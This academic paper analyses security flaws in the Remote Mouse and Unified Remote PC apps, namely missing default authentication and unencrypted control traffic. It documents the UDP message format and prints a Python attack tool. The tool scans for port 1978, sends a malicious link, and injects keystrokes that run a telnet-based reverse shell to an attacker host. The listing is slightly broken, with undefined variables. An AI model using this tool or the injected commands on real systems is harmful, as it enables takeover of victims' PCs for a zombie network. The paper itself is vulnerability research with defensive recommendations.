Vulnerability of Remote Control Apps based on Attack Scenario

YongJun Park [1], Seon-a Lee[2], and Wonhyung Park[2*]
[1]Data Innovation Center, Financial Security Institute, South Korea
[2]Department of Information Protection Engineering, Sangmyung University
Cheonan, 31066 South Korea
yongjun.pa@gmail.com, sunnie39@naver.com, whpark@smu.ac.kr

Abstract

Remote control applications are becoming popular as there are various mobile devices that can claontrol a wide array of applications remotely such as Smart TVs and PCs. Our study focused on remote control apps that connect to the PC. With these apps, users can remotely connect to their PCs and control many functionalities such as moving the cursor using a fingertip on user screen, web browsing, typing, looking up directories/files, and so forth. Unfortunately, despite their success in the market, they still face many security problems. Based on STRIDE threat model, the emphasis on this paper is on spoofing, tampering, authentication, and control messages on the network layer. By analyzing protocols and packets via Wireshark, security properties were studied in the remote control apps, whose vulnerbilities were then discovered. Based on our findings and further analysis, we implemented an attack tool that aims to create a zombie network by exploiting vulnerabilities and security threats to compromise server PCs.

Keywords: Vulnerability, Remote Control, Cyber-attack

1 Introduction

Remote control apps that connect to the PCs have many functionalities that provide easy accessibility to those PCs by mobile devices [1]. For example, connected mobile devices can be used to serve as a single or multi-touch mouse, mirror computer screen to the devices, turn off, lock or wake up the computer, support custom keyboards, and so on. Thus, the remote control app is the client while the PC that has a PC version of the remote control application is the server. The remote control app provides a network connection between a PC and a mobile device through Wi-Fi or Bluetooth equipped with a server program [2]. Here, our focus is geared towards when they are using WiFi. Typically, most of remote control apps adopt client and server architectures and establish a connection using *Transmission Control Protocol/Internet Protocol* (TCP/IP) or secure channel like *Secure Sockets Layer* (SSL) and *Transport Security Layer* (TLS). Even though it is interesting to hack remote control apps, the impact of manipulating control messages is not critical in large scale security. Therefore, this paper sets a goal to compromise a server PC by taking advantage of remote control apps' vulnerabilities so that we can generate a zombie network [3, 4].

2 Related Work

2.1 Threat Modeling

For threat modeling, we applied STRIDE threat model [5] as shown in Figire 1. STRIDE is a model of threats used to help reason, find threats to a system, and apply security review for application and

Research Briefs on Information & Communication Technology Evolution (ReBICTE), Vol. 7, Article No. 16 (November 20, 2021)
DOI:*10.22667/ReBiCTE.2021.11.20.016*

*Corresponding author: Department of Information Security Engineering, Sangmyung University, 31066 South Korea, Tel: +82-(0)41-550-5301

penetration test. For this study, we assigned target data and a specific layer to apply STRIDE. This is actually an important process since the threat model can be complex and variant based on different factors to security. Therefore, we narrowed down and focused on spoofing and tampering; these are common threats for compromising various devices and applications. Then, we targeted authentication and control messages on the network layer. Both spoofing and tampering were checked by applying tests on each data.

Figure 1: Threat Model, Target Data and Layer

3 Vulnerability Analysis

3.1 Targeted Apps

We specifically focused on two remote control apps: Remote Mouse[1] and UnifiedRemote[2]. These two apps are top downloaded among remote control apps that connect to PC. Remote Mouse currently has 5 million-plus downloads and Unified Remote has about 10 million-plus downloads. Not only we chose these apps based on popularity/top selection in the category but also based on our experience.

3.2 Test Environment

Figure 2 shows our test environment. For testing purposes, we utilized a virtual machine for the server to analyze network communication between the client and the server. In this case, under the same network, the client is an Android device that we used for testing and the server is a PC. Also, we mainly analyzed packets between both of the connected Android device and PC using Wireshark [6]. Packets on the server side are captured to analyze authentication, encryption, and message protocol for remote control.
To demonstrate vulnerabilities of remote control apps, we developed the attack tool in Python after figuring out and understanding remote control app security properties. Our attack tool includes scanning port and sending manipulated control message features.

[1] `https://play.google.com/store/apps/details?id=com.hungrybolo.remotemouseandroid`
[2] `https://play.google.com/store/apps/details?id=com.Relmtech.Remote`



Figure 2: Test Environment (Packet Capture)

3.3 Test Result

3.3.1 Authentication

Surprisingly, both apps do not require passwords as default; they just need to type PC's IP address or scan a QR code that PC generates. They only have device identification without authentication. The server application issues identification information for each device during the initial connection process. For example, UnifiedRemote uses android-[random character, length 16] and Remote Mouse uses hash, 128 bits length. So, the identification data is being used to only identify connected devices and not to authenticate. More so, there are optional authentication features to these remote control apps. UnifiedRemote supports both just a password without a user account and a pair of user account and password. On the other side, Remote Mouse supports just a password option. The password is inputted and set on the service application because it is generally used for all available devices to connect to the server application.

3.3.2 Encryption

As showin in Figures 3 and 4, UnifiedRemote and Remote Mouse do not actually employ encryption on the network layer. When we analyzed device identifications and control message communications via Wireshark, they were transported in just plaintexts. In addition, UnifiedRemote has an option for network encryption for users to enable. However, we still noticed plaintexts being sent after its encryption option was enabled. So, the encryption option did not have any effect on encryption and message structure.



Figure 3: UnifiedRemote, No network encryption



Figure 4: Remote Mouse, No network encryption

3.3.3 Vulnerability

Our goal is to compromise the server PC in order to generate a Zombie network. So, we mainly emphasized our analysis on two aspects: (i) Control messages can be manipulated or can be directly sent from some arbitrary client. (ii) Which control command features can be used to compromise the server. Manipulated control messages from arbitrary devices are accepted because there is no device authentication on the default configuration. For example, UnifiedRemote requires identification information for manipulated control messages. Therefore, the attack can be implemented by initially connecting to the server to retrieve identification information, then sending manipulated control messages. This means that the attacker can send malicious or phishing messages to the server application while the server believes the messages are being sent from valid, connected devices. On the other hand, Remote Mouse is much simpler. Since it does not require identification information for direct control messages, Remote Mouse just accepts any message with its control message structure. Man-In-The-Middle (MITM) attack for tampering or replaying control messages is also possible. There are no encryption and additional message integrity check process. Thus, if the attacker can change the data on the packet, for example using ARP spoofing, then it is accepted and executed on the server. Table 1 shows our findings on security properties and vulnerabilities of UnifiedRemote and Remote Mouse [7–10].

	UnifiedRemote	**RemoteMouse**
Device Identification *** Issue identification_name for device**	O	O
Device (User) Authentication	Option(No Default) * Password or User Account	Option(No Default) * Password
Encryption **(Device Identification, Authentication)**	X * Option, but not work	X
Encryption **(Control Message)**	X * Option, but not work	X
Vulnerabilities		
Direct Control Message without device identification	O * Not vulnerable on Authentication option enable	O * Vulnerable on Authentication option enable
Replay and Message Tampering(MITM)	O	O

Table 1: Security Status and Vulnerability

During our analysis, we have found some interesting points about these remote control apps. First, there are free and premium versions for both UnifiedRemote and Remote Mouse. Free client apps have only limited features compared to paid/premium apps. However, the server applications already have all of these paid versions' features available. This means that paid apps features can be executed with

modified control messages without purchasing premium versions. For example, Unified Remote has Command Line Execution feature for premium version; therefore, the attacker can execute commands directly on PC-installed server application. In addition, direct control messages can be accepted to the server application when the authentication option is enabled on Remote Mouse. So, control messages were sent with Access Token to the authenticated device after authentication. And the Access Token was changed by each connected device. However, if manipulated messages without Access Token were sent to the server, they were legally accepted and executed without any problem. This shows that there is a flaw on the message authentication process on the server application for Remote Mouse.

4 Attack Scenario and Effectiveness

4.1 Attack Scenario

We followed a general strategy to acquire a Zombie PC [11, 12] when developing our hacking program. For demonstration purposes, we developed our program targeting Remote Mouse users. Table 2 shows the message structure of Remote Mouse, which is useful for the program. During this attack, some features of remote control app can be considered such as opening website commands and sending key code. Open website commands can open any website on the server PC. So, we can send malicious websites to the victim's PC. This is a good potential for phishing and malware infection by browser exploits.

Next, generating key code is a more powerful and huge benefit for the attacker because it can generate key combinations to execute commands on the server PC. The general approach of Zombie attacker is downloading malicious code on victim PC and executing it to connect Zombie network. Downloading malicious code can be possible using a web browser and *File Transfer Protocol* (FTP). In our demonstration, we use a reverse shell to the attacker which means the attacker can do anything using the shell. The server application listens to port 1978 (TCP and UDP) for client communication. Then, we can take advantage of this and find out targeted PC, which will have the server application installed, by scanning all of IP addresses in the range with port 1978. We analyzed the message structure carefully in order to send manipulated control messages. The server application accepts a message with this structure to the server port, 1978 (UDP).

Open Website	web + [length of URL] + opn + [URL]
Generate Key Code	key + [length of Key Code] + [Key Code]
	* Sequential Key combination to execute command: Win Key + Each character Key of Command + Enter Key

Table 2: Message Structure (Remote Mouse)

4.2 Attack Tool and Demonstration

Our attack tool has below features and we demonstrated follow steps during a class demonstration.

- STEP 1
  - Scanning all of the IP addresses that are in the range (set the range by inputting lower and upper addresses)
  - Discover Server PC with opened Port No: 1978(TCP/UDP)

- STEP 2
  - Directly send manipulated control messages
    - Option 1: Open malicious website on victim's PC
    - Option 2: Reverse shell to attack by generating sequential key code.

The attack code is shown in Listing 1 below.

```
#!/usr/bin/env python
import socket
import time
import ipaddress

# Input IP Range to scan
print("[STEP 1 : PORT SCAN to Vulnerable server]")
from_host = input('from host > ')
to_host = input('to host > ')
print("!!!Scanning Start!!!")

port = 1978 # Vulnerable Port No
counting_open = []
counting_close = []

# Port Scan
def scan(host, port):
   s = socket.socket()
   result = s.connect_ex((host, port))
   print('  working on IP > ' + (str(host)))
   if result == 0:
       counting_open.append(host)
       s.close()
   else:
       counting_close.append(host)
       s.close()

# Option 1: Send malicious website
def Send_website(UDP_IP, port):
   URL = "https://bit.ly/2WeNXQq"
   MESSAGE = ("web " + str((len(URL)+3)) + "opn" + URL).encode('utf-8')
   sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # UDP
   sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))

# Option 2: Send Command
# Key combination: Win key + Command(each key) + Enter + Minimize Window

def Send_cmd(UDP_IP, port):
   Win_key = "key  3cmd".encode('utf-8')
   sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # UDP
   sock.sendto(Win_key, (UDP_IP, port))
   time.sleep(1)

   Mal_cmd = "telnet 192.168.56.1 8089 & cmd & telnet 192.168.56.1 8088"

   for i in range(len(Mal_cmd)):
       Mal_key = ("key  1" + Mal_cmd[i]).encode('utf-8')
       sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
       sock.sendto(Mal_key, (UDP_IP, port))
```

```
51
52      Win_key = "key  3RTN".encode('utf-8')
53      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
54      sock.sendto(Win_key, (UDP_IP, port))
55
56      time.sleep(1)
57      Min_key = "key 12[kld]m[*]cmd".encode('utf-8')
58      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
59      sock.sendto(Min_key, (UDP_IP, port))
60
61  # Scan IP Range
62  for i in range(len(host_list)):
63      c_host = ipaddress.ip_address(host_list[i])
64      scan(c_host, port)
65
66  print("!!!Vulnerable IPs : ", counting_open[0])
67  UDP_IP = str(counting_open[0])
68
69  # Send Attack Command
70  while(1):
71      print(" ")
72      print("[STEP 2 : Attack Options]")
73      print("  1. Redirect to Malicious Website")
74      print("  2. Exec Reverse shell to Attacker")
75      opt = input('  Option no > ')
76      if opt == "1":
77          print("    !!Redirection Send!!")
78          Send_website(UDP_IP, UDP_PORT);
79      elif opt == "2":
80          print("    !!Reverse shell connection!!")
81          Send_cmd(UDP_IP, UDP_PORT);
```

Listing 1: Attack Tool Code

4.3 Effectiveness

Our attack is based on the IP of PC which has remote app server application installed. One of the constraints is that the target IP needs to be reached from the attacker. So, the attack depends on the targeted network environment. For example, if the victim's server is located in *Network Address Translation* (NAT), the attack is not as easy as before since it becomes really hard to reach the server PC without port forwarding configuration. On the other hand, if the attacker and the victim are located under the same network, for example, the campus network and the company network, then the attack is possible. In the real world, our attack can be successful as long as the victim has a general IP which can be accessed from the external network or the attacker can penetrate into the target network.

Most server applications are registered as a StartUp application in OS when it is installed. Also, the server application dynamically changes its IP configuration when the host PC changes its IP configuration. Therefore, if the PC connects to the open network, for example, network in Cafe, then it can be vulnerable from external connection because the server application is always running with the current IP configuration.

5 Conclusion

Plaintext communication is a very serious problem for remote control applications. All communication including authentication and control should be encrypted on the network layer. Most of these applications should apply SSL/TLS for secure communication [13]. Moreover, they need to use a secure cipher algorithm in Key Exchange, Authentication, and cipher mode. Even though the remote control applications apply some cryptography for network encryption, they should apply proper authentication. There are some authentication processes as well, but authentication is optional. With the user account and password, the client certificate can be considered as convenient authentication. During the initial connection from the client, the server and the client should issue a client certificate on the client device. Then, it can be used for the authentication process. In this case, the client user does not have to input a password during every connection. Also, the connection notification should be considered. When arbitrary devices connect to the server application, users should be able to recognize there are illegal connections or not. We are going to contact the developer of UnifiedRemote and Remote Mouse to share our findings and their vulnerabilities. We hope that we can contribute to making these apps more secure.

References

[1] M. gu Lee. Research on real-time wireless remote control system. *Thesis of the Electronic Engineering Society-CI*, 46(6):63–69, 2009.

[2] D. H. Kim, J. H. Won, K. soo Choi, and C. Go. Remote control app-suit yourself for your convenience. In *Proc. of KIIT Conference, Pusan, South Korea*, pages 315–318, 6 2016.

[3] H. Gou. Research on zombie network. In *Informatics and Management Science III*, volume 206 of *Lecture Notes in Electrical Engineering*, pages 205–211. Springer London, 2013.

[4] J. D. Markovic-Petrovic and M. D. Stojanovic. Analysis of scada system vulnerabilities to ddos attacks. In *Proc. of the 11th international conference on telecommunications in modern satellite, cable and broadcasting services (TELSIKS'13), Nis, Serbia*, volume 2, pages 591–594. IEEE, October 2013.

[5] A. Shostack. *Threat Modeling: Designing for Security*. Wiley; 1st edition, 2014.

[6] Wireshark. `http://https://www.wireshark.org/` [Online; Accessed on November 1, 2021].

[7] Smart-tv bug allows rogue broadcasts. `https://threatpost.com/smart-tv-bug-rogue-broadcasts/145275/` [Online; Accessed on November 1, 2021].

[8] The sony smart tv exploit: An inside view of hijacking your living room. `https://www.fortinet.com/blog/threat-research/sony-smart-tv-exploit-inside-view-hijacking-your-living-room` [Online; Accessed on November 1, 2021].

[9] C. Lee, L. Zappaterra, K. Choi, and H.-A. Choi. Securing smart home: Technologies, security challenges, and security requirements. In *Proc. of the 2014 IEEE Conference on Communications and Network Security (CNS'14), San Francisco, CA, USA*, pages 67–72. IEEE, October 2014.

[10] E. Xu. Trend micro. adware disguised as game, tv, remote control apps infect. trend micro. `https://www.trendmicro.com/en_us/research/19/a/adware-disguised-as-game-tv-remote-control-apps-infect-9-million-google-play-users.html` [Online; Accessed on November 1, 2021].

[11] Y. Lee, H. Chae, and K. Lee. Countermeasures against large-scale reflection ddos attacks using exploit iot devices. *Automatika*, 62(1):127–136, 2021.

[12] S. Saruyama and P. Xu. *Misallocation of Internal Funds to Loss-Making Zombie Businesses in the Electronics Industry*, pages 39–69. SpringerBriefs in Economics. Springer Singapore, 2021.

[13] Recommendations for tls/ssl cipher hardening. `https://www.acunetix.com/blog/articles/tls-ssl-cipher-hardening/` [Online; Accessed on November 1, 2021].

Author Biography

Yongjun Park is a senior manager in the Data Innovation Center, Financial Security Institute, South Korea. He received a Master degree in the Department of Computer Science from University of California, Irvine in 2020. He has researched threats and vulnerabilities in the financial system. And he published guidelines for the security assessment on software and operating system. Also, He has given presentations in international conferences, HITB GSEC, VXCON, and HITCON.

Seon-a Lee is a student in Department of Information Security Engineering, Sangmyung University, South Korea. Her research interests include Cyber-security, Industrial security, Incident Response, Forensic, Web Hacking, Android mobile Hacking, Network system security, and Artificial intelligence.

Won-hyung Park is a professor in Department of Information Security Engineering, Sangmyung University, South Korea. He received Ph.D. degree in Department of Information Security from the Kyonggi University, South Korea, in 2009. He co-authored more than 50 technical papers in the area of information security. Also, he has been reviewer for International Journal(Computer-Journal) of Oxford University. press and IEEE Conferences.